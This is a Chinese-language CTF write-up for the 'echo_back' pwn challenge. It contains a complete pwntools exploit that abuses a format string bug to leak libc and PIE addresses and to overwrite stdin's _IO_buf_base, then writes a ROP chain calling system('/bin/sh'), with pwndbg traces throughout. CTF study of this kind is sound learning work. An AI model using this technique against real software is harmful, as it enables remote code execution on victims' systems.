攻防世界(pwn)echo_back writeup

原创

请务必让我来！ 于 2020-04-10 11:57:48 发布 355 收藏

分类专栏： IO FILE与格式化字符串利用

本文链接：https://blog.csdn.net/xidoo1234/article/details/105427934

版权

IO FILE与格式化字符串利用 专栏收录该内容


1 篇文章 0 订阅

订阅专栏

checksec

保护全开

漏洞



```
unsigned __int64 __fastcall echo_back(_BYTE *a1)
{
  size_t nbytes; // [rsp+1Ch] [rbp-14h]
  unsigned __int64 v3; // [rsp+28h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  memset((char *)&nbytes + 4, 0, 8uLL);
  printf("length:", 0LL);
  _isoc99_scanf("%d", &nbytes);
  getchar();
  if ( (nbytes & 0x80000000) != 0LL || (signed int)nbytes > 6 )
    LODWORD(nbytes) = 7;                     // 只能输入7字节
  read(0, (char *)&nbytes + 4, (unsigned int)nbytes);
  if ( *a1 )
    printf("%s say:", a1);
  else
    printf("anonymous say:", (char *)&nbytes + 4);
  printf((const char *)&nbytes + 4);         // 格式化字符串漏洞
  return __readfsqword(0x28u) ^ v3;
}
```

利用要点

泄露关键信息

1. pie开启 -> 泄露elf_base
2. 泄露libc_base

攻击scanf

1. 修改_IO_buf_base扩大可输入字符串数
2. 进一步修改_IO_buf_base与_IO_buf_end实现指定位置写

具体实现


```
#! /usr/bin/env python
#coding:utf8
from pwn import *

local = 1
if local:
    p = process('./echo_back')
else:
    p = remote("111.198.29.45", 38784)

debug = 1
if debug:
    context.log_level = 'debug'

elf = ELF('./echo_back')
libc = ELF('./libc.so.6')
prdi = 0x0000000000000d93
main_P_addr = 0xc6c
IO_stdin = libc.symbols['_IO_2_1_stdin_']
context.terminal = ['tmux', 'splitw', '-h']
gdb.attach(p)

def echo_back(size, con):
    p.sendlineafter('choice>> ', '2')
    p.sendlineafter('length:', str(size))
    p.send(con)

def name(name):
    p.sendlineafter('choice>> ', '1')
    p.sendafter('name:', name)

# 泄露libc基址
echo_back(7, '%19$p')
p.recvuntil('0x')
libc_s_m_addr = int(p.recvuntil('-').split('-')[0], 16) - 240
print hex(libc_s_m_addr)

offset = libc_s_m_addr - libc.symbols['__libc_start_main']
system = libc.symbols['system'] + offset
bin_sh = libc.search('/bin/sh').next() + offset
IO_stdin_addr = IO_stdin + offset
print hex(offset)
# 泄露elf基址
echo_back(7, '%13$p')
p.recvuntil('0x')
elf_base = int(p.recvuntil('-', drop=True), 16) - 0xd08
prdi = prdi + elf_base
# 泄露main返回地址
echo_back(7, '%12$p')
p.recvuntil('0x')
main_ebp = int(p.recvuntil('-', drop=True), 16)
main_ret = main_ebp + 0x8
# 修改IO_buf_base，增大输入字符数
```

```
IO_buf_base = IO_stdin_addr + 0x8 * 7
print "IO_buf_base:"+hex(IO_buf_base)
name(p64(IO_buf_base))
echo_back(7, '%16$hhn')
# 输入payload，覆盖stdinFILE结构的关键参数
payload = p64(IO_stdin_addr + 131) * 3 + p64(main_ret) + p64(main_ret + 3 * 0x8)
p.sendlineafter('choice>> ', '2')
p.sendafter('length:', payload)
p.sendline('')
# 绕过_IO_new_file_underflow中检测
for i in range(0,len(payload) - 1):
    p.sendlineafter('choice>> ', '2')
    p.sendlineafter('length:', '0')
# 实现指定位置写
p.sendlineafter('choice>> ', '2')
p.sendlineafter('length:', p64(prdi) + p64(bin_sh) + p64(system))
p.sendline('')
# getshell
p.sendlineafter('choice>> ', '3')
p.interactive()
```

调试经验

1. pie具体地址设断点


程序r起来以后ctrl+c跳出，或者在脚本中gdb.attach(io)
来到pwndbg调试界面找到pie后的具体位置



```
                                                                              [ REGISTERS ]
RAX  0xfffffffffffffe00
RBX  0x0
RCX  0x7ffff7b04260 (__read_nocancel+7) ◂— cmp    rax, -0xfff
RDX  0x2
RDI  0x0
RSI  0x7fffffffde30 ◂— 0x0
R8   0x7ffff7fde700 ◂— 0x7ffff7fde700
R9   0x9
R10  0x0
R11  0x246
R12  0x5555555548e0 ◂— xor    ebp, ebp
R13  0x7fffffffdf60 ◂— 0x1
R14  0x0
R15  0x0
RBP  0x7fffffffde40 —▸ 0x7fffffffde50 —▸ 0x7fffffffde80 —▸ 0x555555554d30 ◂— push   r15
RSP  0x7fffffffde28 —▸ 0x555555554ad4 ◂— movzx  eax, byte ptr [rbp - 0x10]
RIP  0x7ffff7b04260 (__read_nocancel+7) ◂— cmp    rax, -0xfff
                                                                              [ DISASM ]
 ► 0x7ffff7b04260 <__read_nocancel+7>     cmp    rax, -0xfff
   0x7ffff7b04266 <__read_nocancel+13>    jae    read+73 <0x7ffff7b04299>
    ↓
   0x7ffff7b04299 <read+73>               mov    rcx, qword ptr [rip + 0x2ccbd8]
   0x7ffff7b042a0 <read+80>               neg    eax
   0x7ffff7b042a2 <read+82>               mov    dword ptr fs:[rcx], eax
   0x7ffff7b042a5 <read+85>               or     rax, 0xffffffffffffffff
   0x7ffff7b042a9 <read+89>               ret

   0x7ffff7b042aa                         nop    word ptr [rax + rax]
   0x7ffff7b042b0 <write>                 cmp    dword ptr [rip + 0x2d2489], 0 <0x7ffff7dd6740>
   0x7ffff7b042b7 <write+7>               jne    write+25 <0x7ffff7b042c9>
    ↓
   0x7ffff7b042c9 <write+25>              sub    rsp, 8
                                                                              [ STACK ]
00:0000│ rsp  0x7fffffffde28 —▸ 0x555555554ad4 ◂— movzx  eax, byte ptr [rbp - 0x10]
01:0008│ rsi  0x7fffffffde30 ◂— 0x0
02:0010│      0x7fffffffde38 ◂— 0x811feebfd6d7ee00
03:0018│ rbp  0x7fffffffde40 —▸ 0x7fffffffde50 —▸ 0x7fffffffde80 —▸ 0x555555554d30 ◂— push   r15
04:0020│      0x7fffffffde48 —▸ 0x555555554b43 ◂— pop    rbp
05:0028│      0x7fffffffde50 —▸ 0x7fffffffde80 —▸ 0x555555554d30 ◂— push   r15
06:0030│      0x7fffffffde58 —▸ 0x555555554ccd ◂— mov    dword ptr [rbp - 0x14], eax
07:0038│      0x7fffffffde60 —▸ 0x555555554d30 ◂— push   r15
                                                                              [ BACKTRACE ]
 ► f 0     7ffff7b04260 __read_nocancel+7
   f 1     555555554ad4
   f 2     555555554b43
   f 3     555555554ccd
   f 4     7ffff7a2d830 __libc_start_main+240
pwndbg> 
```

https://blog.csdn.net/xidoo1234


后三位偏移保持不变，前面即为具体位置，在echo_back返回前设置断点，c或者r重新调试



```
.text:0000000000000C65                 call    __stack_chk_fail
.text:0000000000000C6A ; ---------------------------------------------------------------------------
.text:0000000000000C6A
.text:0000000000000C6A locret_C6A:                             ; CODE XREF: echo_back+E3↑j
.text:0000000000000C6A                 leave
.text:0000000000000C6B                 retn
.text:0000000000000C6B ; } // starts at B80
```


```
b *0x555555554c6a
r
```

键入7个a标识



```
pwndbg> b *0x555555554c6a
Breakpoint 1 at 0x555555554c6a
pwndbg> r
Starting program: /mnt/hgfs/adworld/echoback/echo_back
#   ____ _   _ ___  ____ ____ ___  ____ ____ ____ ____
#  |     \_/  |__] |___ |__/ |__] |___ |__| |    |___
#  |___   |   |__] |___ |  \ |    |___ |  | |___ |___
#
#  Welcome to CyberPeace echo-back service!
#
-----------menu-----------
1. set name
2. echo back
3. exit
choice>> 2
length:7
aaaaaa
```

发现在距离rsp13×8处有__libc_start_main，可泄露其地址得到libc基址
距离rsp8×8处有可疑地址，泄露得到elf基址
距离rsp7×8处有rbp的内容，即为main栈帧的rbp值，此值+8可以得到main的返回地址



```
pwndbg> stack 20
00:0000│ rsp  0x7fffffffde20 —▸ 0x555555554ef8 ◂— xor    ebp, dword ptr [rsi] /* '3. exit' */
01:0008│      0x7fffffffde28 —▸ 0x7fffffffde70 ◂— 0x0
02:0010│      0x7fffffffde30 ◂— 0xa32 /* '2\n' */
03:0018│      0x7fffffffde38 ◂— 0x7e3153c00
04:0020│      0x7fffffffde40 ◂— 0xa616161616161 /* 'aaaaaa\n' */
05:0028│      0x7fffffffde48 ◂— 0x272afa2ce3153c00
06:0030│ rbp  0x7fffffffde50 —▸ 0x7fffffffde80 —▸ 0x555555554d30 ◂— push   r15
07:0038│      0x7fffffffde58 —▸ 0x555555554d08 ◂— jmp    0x555555554d0b
08:0040│      0x7fffffffde60 —▸ 0x555555554d30 ◂— push   r15
09:0048│      0x7fffffffde68 ◂— 0x200000000
0a:0050│      0x7fffffffde70 ◂— 0x0
0b:0058│      0x7fffffffde78 ◂— 0x272afa2ce3153c00
0c:0060│      0x7fffffffde80 —▸ 0x555555554d30 ◂— push   r15
0d:0068│      0x7fffffffde88 —▸ 0x7ffff7a2d830 (__libc_start_main+240) ◂— mov    edi, eax
0e:0070│      0x7fffffffde90 ◂— 0x1
0f:0078│      0x7fffffffde98 —▸ 0x7fffffffdf68 —▸ 0x7fffffffe2d8 ◂— '/mnt/hgfs/adworld/echoback/echo_back'
10:0080│      0x7fffffffdea0 ◂— 0x1f7ffcca0
11:0088│      0x7fffffffdea8 —▸ 0x555555554c6c ◂— push   rbp
12:0090│      0x7fffffffdeb0 ◂— 0x0
13:0098│      0x7fffffffdeb8 ◂— 0xdf9f4b273c95eee4
```

2. 本次格式化字符串最多只能输入7个字符，最多暴露三个地址，就不能简单地大量输入%p确定偏移了，需要调试


先调出__libc_start_main+240的具体地址，从%13$p开始依次增加，直到19才终于打印出来我们想要的值，故上述地址均能泄露。
需要注意的是printf在64位下前6个参数会先从寄存器取

3. IO FILE的利用

_IO_new_file_underflow()最终调用_IO_SYSREAD()向指定位置写入，主要有如下地方需要绕过条件


```
// fp->_IO_read_ptr大于等于fp->_IO_read_end时才会接着执行
  if (fp->_IO_read_ptr < fp->_IO_read_end)              //!!
    return *(unsigned char *) fp->_IO_read_ptr;        //!!


   ...
// 读完后fp->_IO_read_end会增加
  count = _IO_SYSREAD (fp, fp->_IO_buf_base,              //!!
               fp->_IO_buf_end - fp->_IO_buf_base);      //!!
   ...
  fp->_IO_read_end += count;
```

我们可以直接查看stdin的FILE结构，利用格式化字符串将_IO_buf_base的低一个字节改为\x00，这样在_IO_SYSREAD函数后将读入更多的字符，暂存在fp->_IO_buf_base中，进一步也能覆盖其中的_IO_buf_base为main函数的返回地址，同时由于输入后IO_read_end会大于_IO_read_ptr，我们需要绕过这个条件使下一次输入（写main函数的返回地址）能奏效，最终便可以修改main函数返回地址。
下图为FILE未受攻击前




```
pwndbg> p _IO_2_1_stdin_
$1 = {
  file = {
    _flags = -72540021,
    _IO_read_ptr = 0x7ffff7dd1964 <_IO_2_1_stdin_+132> "",
    _IO_read_end = 0x7ffff7dd1964 <_IO_2_1_stdin_+132> "",
    _IO_read_base = 0x7ffff7dd1963 <_IO_2_1_stdin_+131> "\n",
    _IO_write_base = 0x7ffff7dd1963 <_IO_2_1_stdin_+131> "\n",
    _IO_write_ptr = 0x7ffff7dd1963 <_IO_2_1_stdin_+131> "\n",
    _IO_write_end = 0x7ffff7dd1963 <_IO_2_1_stdin_+131> "\n",
    _IO_buf_base = 0x7ffff7dd1963 <_IO_2_1_stdin_+131> "\n",
    _IO_buf_end = 0x7ffff7dd1964 <_IO_2_1_stdin_+132> "",
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x0,
    _fileno = 0,
    _flags2 = 0,
    _old_offset = -1,
    _cur_column = 0,
    _vtable_offset = 0 '\000',
    _shortbuf = "\n",
    _lock = 0x7ffff7dd3790 <_IO_stdfile_0_lock>,
    _offset = -1,
    _codecvt = 0x0,
    _wide_data = 0x7ffff7dd19c0 <_IO_wide_data_0>,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0,
    _mode = -1,
    _unused2 = '\000' <repeats 19 times>
  },
  vtable = 0x7ffff7dd06e0 <_IO_file_jumps>
}
```


修改_IO_buf_base后，可以看到它最多可以输入0x64个字节，并可以从0x7f2bc69eb900（恰好为_IO_write_base）开始覆盖



```
    'choice>> '
IO_buf_base:0x7f2bc69eb918
```

